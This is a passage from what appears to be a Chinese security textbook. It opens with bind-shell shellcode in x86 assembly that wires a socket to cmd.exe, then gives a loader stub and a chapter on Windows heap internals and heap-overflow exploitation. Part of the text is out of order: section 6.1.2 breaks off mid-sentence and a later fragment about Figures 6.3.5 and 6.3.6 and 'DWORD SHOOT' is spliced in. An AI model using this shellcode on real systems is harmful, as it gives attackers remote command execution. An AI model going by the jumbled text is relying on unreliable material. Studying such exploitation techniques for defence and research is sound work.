push ebp                                ;saved SOCKET descriptor (we
                                        ;implicitly pass NULL for all other
                                        ;params)

lodsd
call eax                                ;call the next function
test eax, eax                           ;bind() and listen() return 0,
                                        ;accept() returns a SOCKET descriptor
                                        ;jz call_loop

;initialise a STARTUPINFO structure at esp

```



```

inc byte ptr [esp + 0x2d] ;set STARTF_USESTDHANDLES to true
sub edi, 0x6c             ;point edi at hStdInput in
                           ;STARTUPINFO

stosd                    ;use SOCKET descriptor returned by
                           ;accept (still in eax) as the stdin
                           ;handle same for stdout

stosd                    ;same for stderr (optional)

                           :

;create process
pop eax                  ;set eax = 0 (STARTUPINFO now at esp + 4)
push esp                 ;use stack as PROCESSINFORMATION structure
                           ;(STARTUPINFO now back to esp)

push esp                 ;STARTUPINFO structure
push eax                 ;lpCurrentDirectory = NULL
push eax                 ;lpEnvironment = NULL
push eax                 ;dwCreationFlags = NULL
push esp                 ;bInheritHandles = true
push eax                 ;lpThreadAttributes = NULL
push eax                 ;lpProcessAttributes = NULL
push esi                 ;lpCommandLine = "cmd"
push eax                 ;lpApplicationName = NULL
call [esi - 0x1c] ;CreateProcessA

;call ExitProcess()
call [esi - 0x18] ;ExitProcess

```

可以用前边的 shellcode 装载器调试运行。

```

void main()
{

```




```
__asm  
{  
    lea eax, sc  
    push    eax  
    ret  
}
```

最后，需要再次注意，这段代码假设 `eax` 指向 `shellcode` 的开始位置，在具体使用时可能还需稍作调整。

第 6 章 堆溢出利用

千凿万钻出深山，烈火焚烧若等闲

——《石灰吟》 于谦

光荣在于平淡，艰巨在于漫长，学习安全技术的路并不好走，面对着“杂乱无章”的“堆”更是如此。本章是 Windows 缓冲区溢出基础知识最后一站，也是难度最大的一站。如果您能坚持学完本章，那么迎接您的将是一条平坦大道。

6.1 堆的工作原理

6.1.1 Windows 堆的历史

Windows 的堆是内存中一块神秘的地方、一个耐人寻味的地方，也是一个“乱糟糟”的地方。

微软并没有完全公开其操作系统中堆管理的细节。目前为止，对 Windows 堆的了解主要基于技术狂热者、黑客、安全专家、逆向工程师等的个人研究成果。通过无数前辈们的努力工作，现在，Windows NT4\2000 sp4 上的堆管理策略已经“基本”上被研究清楚了。

这里的“基本”是指堆管理中与攻击相关的数据结构和算法。出于堆固有的复杂多变的特性，要想真正搞清楚微软堆中的所有细节，还要寄希望于微软的共享精神，光靠黑客们的逆向、试验和猜测是远远不够的。

在众多研究 Windows 堆的前辈中，有几位以他们精湛的技术、坚韧的耐心和优秀的共享精神在安全领域而闻名。

(1) Halvar Flake: 2002 年的 black hat 上，他在演讲“Third Generation Exploitation”中首次挑战 Windows 的堆溢出，并揭秘了堆中一些重要的数据结构和算法。

(2) David Litchfield: David 应该是安全技术界的传奇人物。除了他曾经发现的那些被横扫世界的蠕虫所利用的 0day 漏洞外，他还是著名的安全咨询公司 NGS(Next Generation Security)的创始人。David 在 2004 年 black hat 上演讲的“Windows Heap Overflows”首次比

较全面地介绍了 Windows 2000 平台下堆溢出的技术细节，包括了重要数据结构、堆分配算法、利用思路、劫持进程的方法、执行 shellcode 时会遇到的问题等。那次演讲的白皮书(White paper)几乎是所有研究 Windows 堆溢出人员的必读文献。

(3) Matt Conover: 其演讲的“XP SP2 Heap Exploitation”中除了全面揭示了 Windows 堆中与溢出相关的所有数据结构和分配策略之外，最重要的是，他还提出了突破 Windows XP SP2 平台下重重安全机制的防护进行堆溢出的方法。在本书的写作过程中，我有幸得到了 Matt 的热情帮助，他关于堆的深刻见解为本书增色不少。

本章内容来源于这些前辈们关于 Windows 堆管理机制研究成果的总结与整理。了解这些精髓的知识除了对理解堆溢出利用至关重要外，对研究操作系统、文件系统的实现等也会有很大的帮助。

现代操作系统在经过了若干年的演变后，目前使用的堆管理机制兼顾了内存有效利用、分配决策速度、健壮性、安全性等因素，这使得堆管理变得异常复杂。本书关注的主要是 Win32 平台的堆管理策略。微软操作系统堆管理机制的发展大致可以分为三个阶段。

(1) Windows 2000~Windows XP sp1: 堆管理系统只考虑了完成分配任务和性能因素，丝毫没有考虑安全因素，可以比较容易被攻击者利用。

(2) Windows XP 2~Windows 2003: 加入了安全因素，比如修改了块首的格式并加入安全 cookie，双向链表结点在删除时会做指针验证等。这些安全防护措施使堆溢出攻击变得非常困难，但利用一些高级的攻击技术在一定情况下还是有可能利用成功。

(3) Vista: 不论在堆分配效率上还是安全与稳定性上，都是堆管理算法的一个里程碑。本书将主要讨论 Windows 2000~Windows XP sp1 平台的堆管理策略。

6.1.2 堆与栈的区别

第 4 章中提到过，程序在执行时需要两种不同类型的内存来协同配合。

一种是前面所讨论的系统栈。经过对栈溢出利用的学习，我们应该明白栈空间是在程序设计时已经规定好怎么使用，使用多少内存空间。典型的栈变量包括函数内部的普通变量、数组等。栈变量在使用的时候不需要额外的申请操作，系统栈会根据函数中的变量声明自动在函数栈帧中给其预留空间。栈空间由系统维护，它的分配(如 `sub esp,xxx;`)和回收(如 `add esp,xxx`)都由系统来完成，最终达到栈平衡。所有的这些对程序员来说都是透明的。

另外一种内存就是本章将讨论的堆。从程序员的角度来看，堆具备以下特性：

(1) 堆是一种在程序运行时动态分配的内存。所谓动态是指所需内存的大小在程序设计



图 6.3.5 空闲双向链表示意图

这时, 最后一次 8 字节的内存请求会把 freelist[2] 的最后一项 (原来的 h5) 分配出去, 这意味着将最后一个结点从双向链表中“卸下”。

如果我们现在直接在内存中修改 h5 堆块中的空表指针 (当然攻击发生时是由于溢出而改写的), 那么应该能够观察到 DWORD SHOOT 现象, 如图 6.3.6 所示。




图 6.3.6 制造 DWORD SHOOT

程序员在使用堆时只需要做三件事情：申请一定大小的内存，使用内存，释放内存。我们下面将站在实现一个堆管理机制的设计者角度，来看看怎样才能向程序员提供这样透明的操作。

对于堆管理系统来说，响应程序的内存使用申请就意味着要在“杂乱”的堆区中“辨别”出哪些内存是正在被使用的，哪些内存是空闲的，并最终“寻找”到一片“恰当”的空闲内存区域，以指针形式返回给程序。

(1) “杂乱”是指堆区经过反复的申请、释放操作之后，原本大片连续的空闲内存区可能呈现出大小不等且空闲块、占用块相间隔的凌乱状态。

(2) “辨别”是指堆管理程序必须能够正确地识别哪些内存区域是正在被程序使用的占用块，哪些区域是可以返回给当前请求的空闲块。

(3) “恰当”是指堆管理程序必须能够比较“经济”地分配空闲内存块。如果用户申请使用 8 个字节，而返回给用户一片 512 字节的连续内存区域并将其标记成占用状态，这将造成大量的内存浪费，以致出现明明有内存却无法满申请请求的情况。

为了完成这些基本要求，必须设计一套高效的数据结构来配合算法。现代操作系统的堆数据结构一般包括堆块和堆表两类。

堆块：出于性能的考虑，堆区的内存按不同大小组织成块，以堆块为单位进行标识，而不是传统的按字节标识。一个堆块包括两个部分：块首和块身。块首是一个堆块头部的几个字节，用来标识这个堆块自身的信息，例如，本块的大小、本块空闲还是占用等信息；块身是紧跟在块首后面的部分，也是最终分配给用户使用的数据区。

注意：堆管理系统所返回的指针一般指向块身的起始位置，在程序中是感觉不到块首的存在的。然而，连续地进行内存申请时，如果你够细心，可能会发现返回的内存之间存在“空隙”，那就是块首！

堆表：堆表一般位于堆区的起始位置，用于索引堆区中所有堆块的重要信息，包括堆块的位置、堆块的大小、空闲还是占用等。堆表的数据结构决定了整个堆区的组织方式，是快速检索空闲块、保证堆分配效率的关键。堆表在设计时可能会考虑采用平衡二叉树等高级数据结构用于优化查找效率。现代操作系统的堆表往往不止一种数据结构。

堆的内存组织如图 6.1.1 所示。




图 6.1.1 堆的内存组织

在 Windows 中，占用态的堆块被使用它的程序索引，而堆表只索引所有空闲态的堆块。其中，最重要的堆表有两种：空闲双向链表 Freelist（以下简称空表，如图 6.1.2 所示）和快速单向链表 Lookaside（以下简称快表，如图 6.1.3 所示）。

1. 空表

空闲堆块的块首中包含一对重要的指针，这对指针用于将空闲堆块组织成双向链表。按照堆块的大小不同，空表总共被分为 128 条。




图 6.1.2 空闲双向链表 (Freelist)

堆区一开始的堆表区中有一个 128 项的指针数组，被称作空表索引（Freelist array）。该数组的每一项包括两个指针，用于标识一条空表。

如图 6.1.2 所示，空表索引的第二项（free[1]）标识了堆中所有大小为 8 字节的空闲堆块，之后每个索引项指示的空闲堆块递增 8 字节，例如，free[2]标识大小为 16 字节的空闲堆块，free[3]标识大小为 24 字节的空闲堆块，free[127]标识大小为 1016 字节的空闲堆块。因此有：

$$\text{空闲堆块的大小} = \text{索引项 (ID)} \times 8 \text{ (字节)}$$

把空闲堆块按照大小的不同链入不同的空表，可以方便堆管理系统高效检索指定大小的空闲堆块。需要注意的是，空表索引的第一项（free[0]）所标识的空表相对比较特殊。这条双向链表链入了所有大于等于 1024 字节的堆块（小于 512KB）。这些堆块按照各自的大小在零号空表中升序地依次排列下去，您会在稍后发现这样组织的好处。

2. 快表

快表是 Windows 用来加速堆块分配而采用的一种堆表。这里之所以把它叫做“快表”是因为这类单向链表中从来不会发生堆块合并（其中的空闲块块首被设置为占用态，用来防止堆块合并）。

快表也有 128 条，组织结构与空表类似，只是其中的堆块按照单链表组织。快表总是被初始化为空，而且每条快表最多只有 4 个结点，故很快就会被填满。




图 6.1.3 快速单向链表（Lookaside）

堆中的操作可以分为堆块分配、堆块释放、堆块合并 (Coalesce) 三种。其中, 分配和释放是在程序提交申请和执行的, 而堆块合并则是由堆管理系统自动完成的。

1. 堆块分配

堆块分配可以分为三类: 快表分配、普通空表分配、零号空表 (free[0]) 分配。

从快表中分配堆块比较简单, 包括寻找到大小匹配的空闲堆块、将其状态修改为占用态、把它从堆表中“卸下”、最后返回一个指向堆块块身的指针给程序使用。

普通空表分配时首先寻找最优的空闲块分配, 若失败, 则寻找次优的空闲块分配, 即最小的能够满足要求的空闲块。

零号空表中按照大小升序链着大小不同的空闲块, 故在分配时先从 free[0] 反向查找最后一个块 (即表中最大块), 看能否满足要求, 如果能满足要求, 再正向搜索最小能够满足要求的空闲堆块进行分配 (这就明白为什么零号空表要按照升序排列了)。

堆块分配中的“找零钱”现象: 当空表中无法找到匹配的“最优”堆块时, 一个稍大些的块会被用于分配。这种次优分配发生时, 会先从大块中按请求的大小精确地“割”出一块进行分配, 然后给剩下的部分重新标注块首, 链入空表。这里体现的就是堆管理系统的“节约”原则: 买东西的时候用最合适的钞票, 如果没有, 就要找零钱, 决不会玩大方。

由于快表只有在精确匹配时才会分配, 故不存在“找钱”现象。

注意: 这里没有讨论堆缓存(heap cache)和虚分配。

2. 堆块释放

释放堆块的操作包括将堆块状态改为空闲, 链入相应的堆表。所有的释放块都链入堆表的末尾, 分配的时候也先从堆表末尾拿。

另外需要强调, 快表最多只有 4 项。

3. 堆块合并

经过反复的申请与释放操作, 堆区很可能变得“千疮百孔”, 产生很多内存碎片。为了合理有效地利用内存, 堆管理系统还要能够进行堆块合并操作, 如图 6.1.4 所示。




图 6.1.4 内存紧缩示意图

当堆管理系统发现两个空闲堆块彼此相邻的时候, 就会进行堆块合并操作。

堆块合并包括将两个块从空闲链表中“卸下”、合并堆块、调整合并后大块的块首信息(如大小等)、将新块重新链入空闲链表。

补充: 实际上, 堆区还有一种操作叫做内存紧缩 (shrink the compact), 由 RtlCompactHeap 执行, 这个操作的效果与磁盘碎片整理差不多, 会对整个堆进行调整, 尽量合并可用的碎片。

在具体进行堆块分配和释放时, 根据操作内存大小的不同, Windows 采取的策略也会有所不同。可以把内存块按照大小分为三类:

小块: $SIZE < 1KB$
大块: $1KB \leq SIZE < 512KB$
巨块: $SIZE \geq 512KB$

对应的分配和释放算法也有三类, 我们可以通过表 6-1-2 来理解 Windows 的堆管理策略。

表 6-1-2 分配和释放算法

	分 配	释 放
小块	首先进行快表分配; 若快表分配失败, 进行普通空表分配; 若普通空表分配失败, 使用堆缓存 (heap cache) 分配; 若堆缓存分配失败, 尝试零号空表分配 (freelist[0]) 若零号空表分配失败, 进行内存紧缩后再尝试分配; 若仍无法分配, 返回 NULL	优先链入快表 (只能链入 4 个空闲块); 如果快表满, 则将其链入相应的空表
大块	首先使用堆缓存进行分配; 若堆缓存分配失败, 使用 free[0] 中的大块进行分配	优先将其放入堆缓存 若堆缓存满, 将链入 freelists[0]
巨块	一般说来, 巨块申请非常罕见, 要用到虚分配方法(实际上并不是从堆区分配的)。 这种类型的堆块在堆溢出利用中几乎不会遇到, 本书中讨论暂不涉及这种情形	直接释放, 没有堆表操作

最后, 再强调一下 Windows 堆管理的几个要点。

- (1) 快表中的空闲块被设置为占用态, 故不会发生堆块合并操作。
- (2) 快表只有精确匹配时才会分配, 不存在“搜索次优解”和“找零钱”现象。
- (3) 快表是单链表, 操作比双链表简单, 插入删除都少用很多指令。
- (4) 综上所述, 快表很“快”, 故在分配和释放时总是优先使用快表, 失败时才用空表。
- (5) 快表只有 4 项, 很容易被填满, 因此空表也是被频繁使用的。

综上所述, Windows 的堆管理策略兼顾了内存合理使用、分配效率等多方面的因素。

6.2 在堆中漫游

6.2.1 堆分配函数之间的调用关系

Windows 平台下的堆管理架构可以用图 6.2.1 来概括。

Windows 中提供了许多类型的堆分配函数, 您可以在 MSDN 中找到这些函数的详细说明。它们之间的关系如图 6.2.2 所示。




图 6.2.1 Windows 堆分配体系架构




图 6.2.2 Windows 堆分配 API 调用关系

所有的堆分配函数最终都将使用位于 ntdll.dll 中的 RtlAllocateHeap() 函数进行分配，这个函数也是在用户态能够看到的最底层的堆分配函数。所谓万变不离其宗，这个“宗”就是 RtlAllocateHeap()。因此，研究 Windows 堆只要研究这个函数即可。

6.2.2 堆的调试方法

想写出漂亮的堆溢出 exploit，仅仅知道堆分配策略是远远不够的，我们需要对堆中的重要数据结构掌握到字节级别。

本小节将通过调试一段简单的程序，教会您调试堆的方法，并消除您对堆的神秘感，同时验证上节中所讲的部分堆管理策略。

用于调试的代码如下。



```
#include <windows.h>

main()
{
    HLOCAL h1,h2,h3,h4,h5,h6;
    HANDLE hp;
    hp = HeapCreate(0,0x1000,0x10000);
    __asm int 3

    h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,3);
    h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,5);
    h3 = HeapAlloc(hp,HEAP_ZERO_MEMORY,6);
    h4 = HeapAlloc(hp,HEAP_ZERO_MEMORY,8);
    h5 = HeapAlloc(hp,HEAP_ZERO_MEMORY,19);
    h6 = HeapAlloc(hp,HEAP_ZERO_MEMORY,24);

    //free block and prevent coaleses
    HeapFree(hp,0,h1); //free to freelist[2]
    HeapFree(hp,0,h3); //free to freelist[2]
    HeapFree(hp,0,h5); //free to freelist[4]

    HeapFree(hp,0,h4); //coalesce h3,h4,h5,link the large block to
                        //freelist[8]

    return 0;
}
```

实验环境如表 6-2-1 所示。

表 6-2-1 实验环境

	推荐使用的环境	备 注
操作系统	Windows 2000 虚拟机	请注意分配策略对操作系统非常敏感
虚拟机版本	VMware Work Station 6.0	虚拟机环境和物理 PC 环境中的 heap 操作可能存在细微差别，本章实验均以虚拟机平台为基础

续 表

	推荐使用的环境	备 注
编译器	Visual C++ 6.0	
编译选项	默认编译选项	VS2003、VS2005 的 GS 编译选项将使实验失败
build 版本	release 版本	如果使用 debug 版本，实验将会失败

说明：堆分配算法依赖于操作系统版本、编译器版本、编译选项、build 类型等因素，甚至还与虚拟机版本有关。请在实验前务必确定实验环境是否恰当，否则将得到不同的调试结果。本实验指导中的所有步骤是在一台 Windows 2000 的虚拟机上完成的。

调试堆与调试栈不同，不能直接用调试器 Ollydbg、Windbg 来加载程序，否则堆管理函数会检测到当前进程处于调试状态，而使用调试态堆管理策略。

调试态堆管理策略和常态堆管理策略有很大差异，集中体现在：

- (1) 调试堆不使用快表，只用空表分配。
- (2) 所有堆块都被加上了多余的 16 字节尾部用来防止溢出（防止程序溢出而不是堆溢出攻击），这包括 8 个字节的 0xAB 和 8 个字节的 0x00。
- (3) 块首的标志位不同。

调试态的堆和常态堆的区别就好像 debug 版本的 PE 和 release 版本的 PE 一样。如果您做堆溢出实验，发现在调试器中能够正常执行 shellcode，但单独运行程序却发生错误，那很可能就是因为调试堆和常态堆之间的差异造成的。

为了避免程序检测出调试器而使用调试堆管理策略，我们可以在创建堆之后加入一个人工断点：_asm int 3，然后让程序单独执行。当程序把堆初始化完后，断点会中断程序，这时再用调试器 attach 进程，就能看到真实的堆了。

在 Windows 2000 平台下，使用 VC6.0 编译器的默认选项将上述代码 build 成 release 版本。直接运行，程序会自动中断，如图 6.2.3 所示。




图 6.2.3 通过人工断点中断程序

